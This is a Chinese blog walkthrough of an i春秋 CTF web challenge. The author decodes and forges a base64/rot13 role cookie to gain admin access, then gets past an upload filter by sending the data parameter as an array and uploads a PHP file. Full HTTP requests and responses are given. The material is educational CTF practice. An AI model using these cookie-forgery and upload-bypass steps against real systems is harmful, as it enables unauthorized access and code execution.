
i春秋CTF训练 Web who are you?

原创

椰奶冻不安全 于 2020-06-30 17:51:28 发布 337 收藏

分类专栏： CTF 文章标签： python 信息安全

来自 椰奶冻不安全 的博客，复制完可要记得我吖




Web who are you?

> 题目内容：http://106.75.72.168:2222/
> 我是谁，我在哪，我要做什么？

Sorry. You have no permissions.

在文件头发现了Cookie





```
role=Zjo1OiJ0aHJmZyI7
```

将 `Zjo1OiJ0aHJmZyI7` base64解码得到 `f:5:"thrfg";` 使用凯撒密码爆破 `thrfg` 发现其位移13位是 `guest`

故可以用`admin`的rot-13：`nqzva`，构造`f:5:"nqzva"`然后base64加密`Zjo1OiJucXp2YSI=`

用burpsuit抓包改cookie得到html页面如下

```
cookie:role=Zjo1OiJucXp2YSI=
```




```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo1OiJucXp2YSI=
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Jun 2020 09:38:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 210
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    <!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello adm
  </body>
</html>
```



```
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you ar
e easy to forget.</body>
</html>
```

```
filename=1.php&data=<?php phpinfo();?>
```




```
POST /?http:%2f%2f106.75.72.168:2222%2f HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://106.75.72.168:2222/?http:%2f%2f106.75.72.168:2222%2f
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
Cookie: role=Zjo1OiJucXp2YSI=
Upgrade-Insecure-Requests: 1

filename=1.php&data=<?php phpinfo();?>
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Jun 2020 09:45:31 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 74
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    No No No!
```


出现no！no！no！，怀疑有正则，用data[]变成列表绕开

```
filename=1.php&data[]=<?php phpinfo();?>
```



```
POST /?http:%2f%2f106.75.72.168:2222%2f HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://106.75.72.168:2222/?http:%2f%2f106.75.72.168:2222%2f
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Connection: close
Cookie: role=Zjo1OiJucXp2YSI=
Upgrade-Insecure-Requests: 1

filename=1.php&data[]=<?php phpinfo();?>
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Jun 2020 09:46:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 144
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    your file is in ./uploads/46f33834a3960f97b85813ea51cb49341.php
  </body>
</html>
```


访问此路径即可获得flag